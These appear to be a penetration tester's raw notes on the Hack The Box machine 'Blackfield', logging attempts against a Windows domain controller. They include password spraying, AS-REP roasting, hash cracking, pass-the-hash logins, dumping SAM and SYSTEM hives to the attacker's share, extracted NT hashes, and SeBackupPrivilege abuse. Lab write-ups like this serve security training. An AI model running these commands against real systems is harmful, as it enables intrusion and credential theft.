Attempts

FOOTHOLD

LDAP

```
root@Zakali:~/HTB/Blackfield# ldapsearch  -b DC=BLACKFIELD,DC=LOCAL  -h Blackfield.htb -p 3268 objectclass=*
SASL/DIGEST-MD5 authentication started
Please enter your password:
ldap_sasl_interactive_bind_s: Invalid credentials (49)
        additional info: 8009030C: LdapErr: DSID-0C090587, comment: AcceptSecurityContext error, data 52e, v4563
```

```
root@Zakali:~/HTB/Blackfield# ldapsearch -x -b DC=BLACKFIELD,DC=LOCAL  -h Blackfield.htb -p 3268
# extended LDIF
#
# LDAPv3
# base <DC=BLACKFIELD,DC=LOCAL> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090A59, comment: In order to perform this opera
 tion a successful bind must be completed on the connection., data 0, v4563

# numResponses: 1
```

```
root@Zakali:~/HTB/Blackfield# cat $RY |xargs -i bash -c "(echo {} ;ldapsearch  -h BLACKFIELD.htb -b DC=BLACKFIELD,DC=LOCAL  objectcla
ss=*  -w '{}' 2>&1) | tee -a BF_RY_LDAP
```

```
root@Zakali:~/HTB/Blackfield# cat BF_RY_LDAP  | grep -v error | grep -v SASL | grep -v Inva  |wc -l
11404
```

```
root@Zakali:~/HTB/Blackfield# cat usernames |xargs -i bash -c "echo {} ;ldapsearch  -h BLACKFIELD.htb -b DC=BLACKFIELD,DC=LOCAL  obje
ctclass=*  -w '{}' 2>&1 | tee -a BF_USERNAMES_LDAP"
```

```
root@Zakali:~/HTB/Blackfield# cat usernames |xargs -i bash -c "echo -n {}: ;ldapsearch  -h BLACKFIELD.htb -b DC=BLACKFIELD,DC=LOCAL
objectclass=*  -w '' -D {} 2>&1 | grep opera | tee -a BF_USERNAMES_LDAP_AS_USER"
AAlleni:text: 000004DC: LdapErr: DSID-0C090A59, comment: In order to perform this opera
ABarteski:text: 000004DC: LdapErr: DSID-0C090A59, comment: In order to perform this opera
ABekesz:text: 000004DC: LdapErr: DSID-0C090A59, comment: In order to perform this opera
```

RPC

```
root@Zakali:~/HTB/Blackfield# rpcclient  -N box
Bad SMB2 signature for message
[0000] 00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ........ ........
[0000] 61 CD CD 86 71 34 AA DF   AA 1C 25 B9 FB BA A7 CA   a...q4.. ..%.....
Cannot connect to server.  Error was NT_STATUS_ACCESS_DENIED
```

```
rpcclient $> enumprinters
result was WERR_INVALID_NAME
```

```
root@Zakali:~/HTB/Blackfield# secretsdump.py  BLACKFIELD.LOCAL/support:$(cat pass)@blackfield.htb
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] Could not connect: timed out
[*] Something wen't wrong with the DRSUAPI approach. Try again with -use-vss parameter
[*] Cleaning up...
```

```
rpcclient $> setuserinfo2 lydericlefebvre 23 "abcde"
```

SMB

```
root@Zakali:~/HTB/Blackfield# smbstatus --shares smbclient -L box

Service      pid     Machine       Connected at                     Encryption   Signing
---------------------------------------------------------------------------------------------

root@Zakali:~/HTB/Blackfield# smbmap -L -H box -p null -u null # Null Auth
[!] Error:  (<class 'impacket.smbconnection.SessionError'>, 'smbmap', 1337)
root@Zakali:~/HTB/Blackfield# smbmap -L -H box
root@Zakali:~/HTB/Blackfield#
```

??

```
root@Zakali:~/HTB/Blackfield# smbclient \\\\blackfield.htb\\ADMIN$
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
```

```
root@Zakali:~/HTB/Blackfield# smbclient \\\\blackfield.htb\\C$
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
```

```
root@Zakali:~/HTB/Blackfield# smbclient \\\\blackfield.htb\\forensic
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_ACCESS_DENIED listing \*
smb: \>
```

```
root@Zakali:~/HTB/Blackfield# smbclient \\\\blackfield.htb\\IPC$
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_INVALID_INFO_CLASS listing \*
```

```
root@Zakali:~/HTB/Blackfield# smbclient \\\\blackfield.htb\\NETLOGON
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_ACCESS_DENIED listing \*
smb: \>
```

```
root@Zakali:~/HTB/Blackfield# smbclient \\\\blackfield.htb\\SYSVOL
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_ACCESS_DENIED listing \*
smb: \>
```

```
root@Zakali:~/HTB/Blackfield# crackmapexec smb blackfield.htb -u usernames -p RY300
```

```
root@Zakali:~/HTB/Blackfield# crackmapexec smb blackfield.htb -u usernames -p usernames
SMB         10.10.10.192    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:BLACKFIELD)
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD\AAlleni:AAlleni STATUS_ACCESS_DENIED
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD\AAlleni:ABarteski STATUS_ACCESS_DENIED
```

```
root@Zakali:~/HTB/Blackfield# smbclient \\\\blackfield.htb\\forensic -U support $(cat pass)
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_ACCESS_DENIED listing \*
smb: \>
```

```
root@Zakali:~/HTB/Blackfield# smbclient \\\\blackfield.htb\\IPC$ -U support $(cat pass)
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_INVALID_INFO_CLASS listing \*
smb: \>
```

```
root@Zakali:~/HTB/Blackfield# smbclient \\\\blackfield.htb\\NETLOGON -U support $(cat pass)
Try "help" to get a list of possible commands.
smb: \> ls
  .                   D        0  Sun Feb 23 12:13:05 2020
  ..                  D        0  Sun Feb 23 12:13:05 2020

                7846143 blocks of size 4096. 3945224 blocks available
smb: \>
```

```
root@Zakali:~/HTB/Blackfield# psexec.py BLACKFIELD.LOCAL support:$(cat pass)@blackfield.htb
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[-] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted those access rights.)
```

```
root@Zakali:~/HTB/Blackfield# smbexec.py  BLACKFIELD.LOCAL/support:$(cat pass)@blackfield.htb
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[-] DCERPC Runtime Error: code: 0x5 - rpc s_access_denied
```

```
root@Zakali:~/HTB/Blackfield# crackmapexec smb blackfield.htb -u v_user_big -p pass
SMB         10.10.10.192    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:BLACKFIELD) (signing:True) (
SMBv1:False)
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD\Administrator:#00^BlackKnight STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD\Guest:#00^BlackKnight STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD\krbtgt:#00^BlackKnight STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD\audit2020:#00^BlackKnight STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD\BLACKFIELD764430:#00^BlackKnight STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD\BLACKFIELD538365:#00^BlackKnight STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD\BLACKFIELD189288:#00^BlackKnight STATUS_LOGON_FAILURE
```

```
root@Zakali:~/HTB/Blackfield# crackmapexec smb blackfield.htb -u v_user_big -p v_user_big
SMB         10.10.10.192    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:BLACKFIELD) (signing:True)
SMBv1:False)
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD\Administrator:Administrator STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD\Administrator:Guest STATUS_LOGON_FAILURE
```

ROOT

```
smb: \Recovery\> get ReAgentOld.xml
```

Port 5985 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

- Autorecon on HTTP

-

```
msf5 auxiliary(scanner/upnp/ssdp_msearch) > exploit

[*] Sending UPnP SSDP probes to 10.10.10.192->10.10.10.192 (1 hosts)
[*] No SSDP endpoints found.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

-

KERBEROS

- asperoast

```
root@Zakali:~/HTB/Blackfield# cat usernames |xargs -I bash -c "(echo -n {} ;GetNPUsers.py -no-pass BLACKFIELD.LOCAL/{} |grep -i UNKNOWN 2>&1) | tee
-a BF_GetNPUsers"
AAlleni[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
ABarteski[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
ABekesz[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
ABenzies[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
ABiemiller[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
AChampken[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
ACheretei[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
ACsonaki[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

DID WORK WRONG GREP! (tail instead of grep)

-kerberoast

```
root@Zakali:~/HTB/Blackfield# GetUserSPNs.py  BLACKFIELD.LOCAL/support:$(cat pass)
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

No entries found!
```

-mimikatz hash cracking

```
root@Zakali:~/HTB/Blackfield# john --wordlist=$RY hash_svc
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-Linkedin"
Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "has-160"
Use the "--format=has-160" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (Raw-SHA1 [SHA1 128/128 AVX 4x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 53.34% (ETA: 18:57:39) 0g/s 6380Kp/s 6380Kc/s 12761KC/s haehae2..haegus
Warning: Only 2 candidates left, minimum 4 needed for performance.
0g 0:00:00:02 DONE (2020-07-09 18:57) 0g/s 6640Kp/s 6640Kc/s 13280KC/sa6_123..*7¡Vamos!
Session completed
root@Zakali:~/HTB/Blackfield# cat hash_svc
4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
svc_backup:463c13a9a31fc3252c68ba0a44f0221626a33e5c
```

```
root@Zakali:~/HTB/Blackfield# john --wordlist=$RY lsass_sha1  --format=RAw-sha1
Using default input encoding: UTF-8
Loaded 9 password hashes with no different salts (Raw-SHA1 [SHA1 128/128 AVX 4x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates left, minimum 4 needed for performance.
0g 0:00:00:02 DONE (2020-07-09 19:27) 0g/s 6431Kp/s 6431Kc/s 57887KC/sa6_123..*7¡Vamos!
Session completed
```

```
root@Zakali:~/HTB/Blackfield# john --wordlist=$RY lsass_nt --format=NT
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 DONE (2020-07-09 19:27) 0g/s 10704Kp/s 10704Kc/s 32112KC/s      pepe..*7¡Vamos!
Session completed
```

WINRM

```
root@Zakali:~/HTB/Blackfield# crackmapexec winrm blackfield.htb -u v_user -p pass
WINRM       10.10.10.192    5985   DC01             [*] http://10.10.10.192:5985/wsman
WINRM       10.10.10.192    5985   DC01             [-] BLACKFIELD\lydericlefebvre:#00^BlackKnight "the specified credentials were re
jected by the server"
WINRM       10.10.10.192    5985   DC01             [-] BLACKFIELD\audit2020:#00^BlackKnight "the specified credentials were rejected
 by the server"
WINRM       10.10.10.192    5985   DC01             [-] BLACKFIELD\svc_backup:#00^BlackKnight "the specified credentials were rejecte
d by the server"
WINRM       10.10.10.192    5985   DC01             [-] BLACKFIELD\Guest:#00^BlackKnight "the specified credentials were rejected by
the server"
WINRM       10.10.10.192    5985   DC01             [-] BLACKFIELD\Administrator:#00^BlackKnight "the specified credentials were reje
cted by the server"
WINRM       10.10.10.192    5985   DC01             [-] BLACKFIELD\krbtgt:#00^BlackKnight "the specified credentials were rejected by
 the server"
WINRM       10.10.10.192    5985   DC01             [-] BLACKFIELD\support:#00^BlackKnight "the specified credentials were rejected b
y the server"
```

```
root@Zakali:~/HTB/Blackfield# crackmapexec winrm blackfield.htb -u v_user_big -p lsass_pass
WINRM       10.10.10.192    5985   DC01             [*] http://10.10.10.192:5985/wsman
WINRM       10.10.10.192    5985   DC01             [-] BLACKFIELD\Administrator:&SYVE+<ynu`Ql;gvEE!f$DoO0F+,gP@P`fra`z4&G3K'mH:&
W$FNWWx7J-N$^"bzB1Duc3^Ez]En kh`b'Y5V7Ml#@G3@*(b$]j%#L^[Q`nCP'<Vb0I6 "the specified credentials were rejected by the server"
WINRM       10.10.10.192    5985   DC01             [-] BLACKFIELD\Guest:&SYVE+<ynu`Ql;gvEE!f$DoO0F+,gP@P`fra`z4&G3K'mH:&'K^SW$FN
```

```
root@Zakali:~/HTB/Blackfield# for i in $(cat lsass_nt); do echo $i ; done;
7f1e4ff8c6a8e6b6fcae2d9c0572cd62
9658d1d1dcd9250115e2205d9f48400d
b624dc83a27cc29da11d9bf25efea796
root@Zakali:~/HTB/Blackfield# for i in $(cat lsass_nt); do evil-winrm -H $i -u svc_backup -i blackfield.htb ; done;
NOTE: Gem::Specification#rubyforge_project= is deprecated with no replacement. It will be removed on or after 2019-12-01.
Gem::Specification#rubyforge_project= called from /usr/lib/ruby/gems/2.5.0/specifications/gyoku-1.3.1.gemspec:17.
NOTE: Gem::Specification#rubyforge_project= is deprecated with no replacement. It will be removed on or after 2019-12-01.
Gem::Specification#rubyforge_project= called from /usr/lib/ruby/gems/2.5.0/specifications/logging-2.2.2.gemspec:18.
NOTE: Gem::Specification#rubyforge_project= is deprecated with no replacement. It will be removed on or after 2019-12-01.
Gem::Specification#rubyforge_project= called from /usr/lib/ruby/gems/2.5.0/specifications/little-plugger-1.1.4.gemspec:18.
NOTE: Gem::Specification#rubyforge_project= is deprecated with no replacement. It will be removed on or after 2019-12-01.
Gem::Specification#rubyforge_project= called from /usr/lib/ruby/gems/2.5.0/specifications/nori-2.6.0.gemspec:17.

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError
```

```
root@Zakali:~/HTB/Blackfield# for p in $(cat lsass_nt); do for u in $(cat v_user) ; do echo $u:$p;  evil-winrm -H $p -u $u -i blackfi
eld.htb ; done;done
lydericlefebvre:7f1e4ff8c6a8e6b6fcae2d9c0572cd62
NOTE: Gem::Specification#rubyforge_project= is deprecated with no replacement. It will be removed on or after 2019-12-01.
Gem::Specification#rubyforge_project= called from /usr/lib/ruby/gems/2.5.0/specifications/gyoku-1.3.1.gemspec:17.
NOTE: Gem::Specification#rubyforge_project= is deprecated with no replacement. It will be removed on or after 2019-12-01.
Gem::Specification#rubyforge_project= called from /usr/lib/ruby/gems/2.5.0/specifications/logging-2.2.2.gemspec:18.
NOTE: Gem::Specification#rubyforge_project= is deprecated with no replacement. It will be removed on or after 2019-12-01.
Gem::Specification#rubyforge_project= called from /usr/lib/ruby/gems/2.5.0/specifications/little-plugger-1.1.4.gemspec:18.
NOTE: Gem::Specification#rubyforge_project= is deprecated with no replacement. It will be removed on or after 2019-12-01.
Gem::Specification#rubyforge_project= called from /usr/lib/ruby/gems/2.5.0/specifications/nori-2.6.0.gemspec:17.

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1
```

ROOT

-https://hackinparis.com/data/slides/2019/talks/HIP2019-Andrea_Pierini-Whoami_Priv_Show_Me_Your_Privileges_And_I_Will_Lead_You_To_System.pdf

SeBackupPrivilege

- ➔ *"Allows the user to circumvent file and directory permissions to backup the system. The privilege is selected only when the application attempts to access through the NTFS backup application interface. Otherwise normal file and directory permissions apply."*
- ➔ With this privilege you can easily backup Windows registry and use third party tools for extracting local NTLM hashes
  - reg save HKLM\SYSTEM c:\temp\system.hive
  - Reg save HKLM\SAM c:\temp\sam.hive

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> Reg save HKLM\SAM sam_reg
The operation completed successfully.

*Evil-WinRM* PS C:\Users\svc_backup\Documents> Copy-Item -Path sam_reg -Destination \\10.10.15.128\c
```

```
root@Zakali:~/HTB/Blackfield# pypykatz registry  reg
WARNING:pypykatz:SAM hive path not supplied! Parsing SAM will not work
WARNING:pypykatz:SECURITY hive path not supplied! Parsing SECURITY will not work
WARNING:pypykatz:SOFTWARE hive path not supplied! Parsing SOFTWARE will not work
============== SYSTEM hive secrets ==============
CurrentControlSet: ControlSet001
Boot Key: 73d83e56de8961ca9f243e1a49638393
```

```
root@Zakali:~/HTB/Blackfield# evil-winrm -u Administrator -i blackfield.htb -H 73d83e56de8961ca9f243e1a49638393
NOTE: Gem::Specification#rubyforge_project= is deprecated with no replacement. It will be removed on or after 2019-12-01.
Gem::Specification#rubyforge_project= called from /usr/lib/ruby/gems/2.5.0/specifications/gyoku-1.3.1.gemspec:17.
NOTE: Gem::Specification#rubyforge_project= is deprecated with no replacement. It will be removed on or after 2019-12-01.
Gem::Specification#rubyforge_project= called from /usr/lib/ruby/gems/2.5.0/specifications/logging-2.2.2.gemspec:18.
NOTE: Gem::Specification#rubyforge_project= is deprecated with no replacement. It will be removed on or after 2019-12-01.
Gem::Specification#rubyforge_project= called from /usr/lib/ruby/gems/2.5.0/specifications/little-plugger-1.1.4.gemspec:18.
NOTE: Gem::Specification#rubyforge_project= is deprecated with no replacement. It will be removed on or after 2019-12-01.
Gem::Specification#rubyforge_project= called from /usr/lib/ruby/gems/2.5.0/specifications/nori-2.6.0.gemspec:17.

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1
```

-https://pure.security/dumping-windows-credentials/

- Registry Hives

Get a copy of the SYSTEM, SECURITY and SAM hives and download them back to your local system:

```
C:\> reg.exe save hklm\sam c:\temp\sam.save
C:\> reg.exe save hklm\security c:\temp\security.save
C:\> reg.exe save hklm\system c:\temp\system.save
```

- Password Hashes

Get the password hashes of the local accounts, the cached domain credentials and the LSA secrets in a single run with secretsdump :

```
$ secretsdump.py -sam sam.save -security security.save -system system.save LOCAL
Impacket v0.9.11-dev - Copyright 2002-2013 Core Security Technologies
```

```
*Evil-WinRM* PS C:\tmp> reg.exe save hklm\system \\10.10.15.128\c\root\system.save

The operation completed successfully.
```

```
*Evil-WinRM* PS C:\tmp> reg.exe save hklm\sam \\10.10.15.128\c\root\sam.save
The operation completed successfully.
```

```
*Evil-WinRM* PS C:\tmp> reg.exe save hklm\security \\10.10.15.128\c\root\security.save
reg.exe : ERROR: Access is denied.
    + CategoryInfo          : NotSpecified: (ERROR: Access is denied.:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
```

```
root@Zakali:~/HTB/Blackfield/root# secretsdump.py -sam sam.save -security security.save -system system.save LOCAL
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:67ef902eae0d740df6257f273de75051:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[-] LSA hashes extraction failed: [Errno 2] No such file or directory: 'security.save'
Exception ignored in: <function Registry.__del__ at 0x7f974d1040d0>
Traceback (most recent call last):
```

-

SeBackupPrivilege & SeRestorePrivilege

"whoami /priv" - Andrea Pierini

```
Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Disabled
SeBackupPrivilege             Back up files and directories  Disabled
SeRestorePrivilege            Restore files and directories  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
PS C:\> get-acl c:\admin | fl


Path   : Microsoft.PowerShell.Core\FileSystem::C:\admin
Owner  : MYLAB\Administrator
Group  : MYLAB\Domain Users
Access : BUILTIN\Administrators Allow  FullControl
Audit  :
Sddl   : O:LAG:DUD:PAI(A;OICI;FA;;;BA)



PS C:\> $user = "mylab\backupadm"
PS C:\> $folder = "C:\admin"
PS C:\> $acl = Get-Acl $Folder
PS C:\> $aclperms = $user,"FullControl","ContainerInherit,ObjectInherit","None","Allow"
PS C:\> $aclrule = new-object System.Security.AccessControl.FileSystemAccessRule $aclperms
PS C:\> $acl.AddAccessRule($aclrule)
PS C:\> Set-Acl -Path $Folder -AclObject $acl
PS C:\> get-acl c:\admin | fl


Path   : Microsoft.PowerShell.Core\FileSystem::C:\admin
Owner  : MYLAB\Administrator
Group  : MYLAB\Domain Users
Access : BUILTIN\Administrators Allow  FullControl
         MYLAB\backupadm Allow  FullControl
Audit  :
Sddl   : O:LAG:DUD:PAI(A;OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-1727430793-2195410086-2800685579-1621)
```

-


```
$user = "BLACKFIELD\svc_backup"
$folder = "C:\Users\Administrator\Desktop"
$acl = Get-Acl $folder
$aclperms =
$user,"FullControl","ContainerInherit,ObjectInherit","None","Allow"
$aclrule = new-object
System.Security.AccessControl.FileSystemAccessRule $aclperms
$acl.AddAccessRule($aclrule)
Set-Acl -Path $folder -AclObject $acl
get-acl $folder | fl
```

```
*Evil-WinRM* PS C:\tmp> $user = "BLACKFIELD\svc_backup"
*Evil-WinRM* PS C:\tmp> $folder = "C:\Users\Administrator"
*Evil-WinRM* PS C:\tmp> $acl = Get-Acl $folder
*Evil-WinRM* PS C:\tmp> $aclperms = $user,"FullControl","ContainerInherit,ObjectInherit","None","Allow"
*Evil-WinRM* PS C:\tmp> $aclrule = new-object System.Security.AccessControl.FileSystemAccessRule $aclperms
*Evil-WinRM* PS C:\tmp> $acl.AddAccessRule($aclrule)
*Evil-WinRM* PS C:\tmp> Set-Acl -Path $folder -AclObject $acl
*Evil-WinRM* PS C:\tmp> get-acl $folder | fl


Path   : Microsoft.PowerShell.Core\FileSystem::C:\Users\Administrator
Owner  : NT AUTHORITY\SYSTEM
Group  : NT AUTHORITY\SYSTEM
Access : NT AUTHORITY\SYSTEM Allow  FullControl
         BUILTIN\Administrators Allow  FullControl
         BLACKFIELD\Administrator Allow  FullControl
         BLACKFIELD\svc_backup Allow  FullControl
Audit  :
Sddl   : O:SYG:SYD:PAI(A;OICI;FA;;;SY)(A;OICI;FA;;;BA)(A;OICI;FA;;;LA)(A;OICI;FA;;;S-1-5-21-4194615774-2175524697-3563712290-1413)
```

```
*Evil-WinRM* PS C:\Users\Administrator\desktop> type root.txt
Access to the path 'C:\Users\Administrator\desktop\root.txt' is denied.
At line:1 char:1
+ type root.txt
+ ~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (C:\Users\Administrator\desktop\root.txt:String) [Get-Content], UnauthorizedAccessException
    + FullyQualifiedErrorId : GetContentReaderUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetContentCommand
```

Not so straight forward ...




```
*Evil-WinRM* PS C:\tmp> Import-Module .\SeBackupPrivilegeUtils.dll
*Evil-WinRM* PS C:\tmp> Import-Module .\SeBackupPrivilegeCmdLets.dll
*Evil-WinRM* PS C:\tmp> Set-SeBackupPrivilege
*Evil-WinRM* PS C:\tmp> Copy-FileSeBackupPrivilege $folder\root.txt \\10.10.15.128\c
Opening input file. - Access is denied. (Exception from HRESULT: 0x80070005 (E_ACCESSDENIED))
At line:1 char:1
+ Copy-FileSeBackupPrivilege $folder\root.txt \\10.10.15.128\c
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Copy-FileSeBackupPrivilege], Exception
    + FullyQualifiedErrorId : System.Exception,bz.OneOEight.SeBackupPrivilege.Copy_FileSeBackupPrivilege
```